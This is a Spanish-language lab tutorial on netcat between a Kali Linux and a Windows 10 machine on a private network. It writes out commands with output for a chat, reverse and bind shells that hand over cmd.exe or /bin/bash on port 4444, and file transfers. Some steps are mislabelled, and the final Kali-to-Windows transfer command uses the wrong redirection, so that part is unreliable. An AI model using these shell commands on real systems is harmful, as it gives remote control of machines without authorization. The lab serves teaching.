Colombia Hack Agent (CHackA)

[...]	Developer:	Jairo A. García H.	[...]
[...]	Version:	1.0.	[...]
[...]	Codename:	HACKLAB NETCAT	[...]
[...]	Report to:	chacka0101 @ gmail.com	[...]
[...]	Homepage:	https://github.com/chacka0101/HACKLABS	[...]
[...]	Publication Date:	14/Mar/202020	[...]

HACKLAB DE NETCAT

Resumen: Realizaremos diferentes ejercicios para explicar **netcat**.

Sistemas operativos utilizados: **DEBIAN (Distro KALI LINUX) y Windows 10 PRO.**

DOWNLOAD:

Descargar el software **netcat** en nuestra maquina Windows:

Guía de referencia de ncat: https://nmap.org/book/ncat-man.html

Puede bajarlo para el Windows de: https://nmap.org/dist/

Personalmente selecciono la opción portale.zip:

https://nmap.org/dist/ncat-portable-5.59BETA1.zip

En caso que no este disponible la puede bajar de mi repositorio:

https://github.com/chacka0101/Hacking_Software/raw/master/ncat-portable-5.59BETA1.zip

Para Kali Linux ya está instalado:

```
kali@kali:~$ sudo nc -h
[v1.10-41.1+b1]
```

192.168.216.10: Windows 10 Pro.
192.168.216.9: Kali Linux.

1. Implementar un chat desde una maquina Kali a una maquina Windows, esto también puedes hacerlo, al contrario:

C:\Users\windows10\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>**ncat -nlvp 4444**

```
C:\Users\windows10\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat -nlvp 4444
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:4444
```

kali@kali:~$ **nc -nv 192.168.216.10 4444**

```
kali@kali:~$ nc -nv 192.168.216.10 4444
(UNKNOWN) [192.168.216.10] 4444 (?) open
Hi Windows
```

Escribimos el saludo:

```
C:\Users\windows10\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat -nlvp 4444
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.216.9:49934.
Hi Windows
Hi Kali
```

```
kali@kali:~$ nc -nv 192.168.216.10 4444
(UNKNOWN) [192.168.216.10] 4444 (?) open
Hi Windows
Hi Kali
bye
```

2. Obtener una Shell reversa (CMD) del Windows, para que se ejecute en la Shell o terminal del Kali:

C:\Users\windows10\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>**ncat -nlvp 4444 -e cmd.exe**

```
C:\Users\windows10\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat -nlvp 4444 -e cmd.exe
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:4444
```

kali@kali:~$ **nc -nv 192.168.216.10 4444**

```
kali@kali:~$ nc -nv 192.168.216.10 4444
(UNKNOWN) [192.168.216.10] 4444 (?) open
Microsoft Windows [Version 10.0.18363.418]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\windows10\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>
```

3. Obtener una Shell reversa (bash) del Kali, para que se ejecute en el CMD o línea de comandos Windows:

kali@kali:~$ **nc -nlvp 4444 -e /bin/bash**

```
kali@kali:~$ nc -nlvp 4444 -e /bin/bash
listening on [any] 4444 ...
```

C:\Users\windows10\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>**ncat -nv 192.168.216.9 4444**

```
C:\Users\windows10\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat -nv 192.168.216.9 4444
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Connected to 192.168.216.9:4444.
ls
armitage-tmp
chacka0101.txt
chacka.txt.save
count.txt
CVE-2007-2447
Desktop
Documents
Downloads
error.txt
Music
passwd
Pictures
ping_results.txt
ping-sweep.sh
Public
redirection
redirection_test.txt
scan-a.txt
scan-b.txt
Templates
Videos
```

4. Obtener una BIND Shell reversa (bash) del Kali, para que se ejecute en el CMD o línea de comandos Windows:

kali@kali:~$ **nc -nlvp 4444 -e /bin/bash**

```
kali@kali:~$ nc -nlvp 4444 -e /bin/bash
listening on [any] 4444 ...
connect to [192.168.216.9] from (UNKNOWN) [192.168.216.10] 49963
```

C:\Users\windows10\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>**ncat -nv 192.168.216.9 4444**

```
C:\Users\windows10\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat -nv 192.168.216.9 4444
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Connected to 192.168.216.9:4444.
ls
armitage-tmp
chacka0101.txt
chacka.txt.save
count.txt
CVE-2007-2447
Desktop
Documents
Downloads
error.txt
Music
passwd
Pictures
ping_results.txt
ping-sweep.sh
Public
redirection
redirection_test.txt
scan-a.txt
scan-b.txt
Templates
Videos
```

5. Obtener una BIND Shell reversa (CMD) del Windows, para que se ejecute en la Shell o terminal del Kali:

C:\Users\windows10\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>**ncat -nlvp 4444 -e cmd.exe**

```
C:\Users\windows10\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat -nlvp 4444 -e cmd.exe
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:4444
```

kali@kali:~$ nc -nv 192.168.216.10 4444

```
kali@kali:~$ nc -nv 192.168.216.10 4444
(UNKNOWN) [192.168.216.10] 4444 (?) open
Microsoft Windows [Version 10.0.18363.418]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\windows10\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ifconfig
ifconfig

C:\Users\windows10\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3198:3e83:f869:e703%4
   IPv4 Address. . . . . . . . . . . : 192.168.216.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\windows10\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>
```

6. Transferencia de archivos, enviar archivo desde el Windows al kali:

kali@kali:~$ **nc -l -p 4444 > /home/kali/chacka0101.txt**

```
kali@kali:~$ nc -l -p 4444 > /home/kali/chacka0101.txt
```

```
C:\Users\windows10\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat 192.168.216.9 4444 < C:\Users\windows1
0\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1\chacka0101.txt
```

```
kali@kali:~$ ls
armitage-tmp    Desktop    Music            ping-sweep.sh        scan-a.txt
chacka0101.txt  Documents  passwd           Public               scan-b.txt
count.txt       Downloads  Pictures         redirection          Templates
CVE-2007-2447   error.txt  ping_results.txt redirection_test.txt Videos
kali@kali:~$
```

7. Transferencia de archivos, enviar archivo desde el Kali al Windows:


C:\Users\windows10\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>**ncat -l -p 4444 > C:\Users\windows10\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1\chacka0101.txt**

```
C:\Users\windows10\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat -l -p 4444 > C:\Users\windows10\Downl
oads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1\chacka0101.txt
```

kali@kali:~$ **sudo nc 192.168.216.10 4444 > /home/kali/chacka0101.txt**

```
kali@kali:~$ sudo nc 192.168.216.10 4444 > /home/kali/chacka0101.txt
```

Evidencia:



Agradecimientos a:

Original author(s) *Hobbit* - https://en.wikipedia.org/wiki/Netcat
Nmap.org - https://nmap.org/ncat/
Kali Linux - https://www.kali.org/

-END-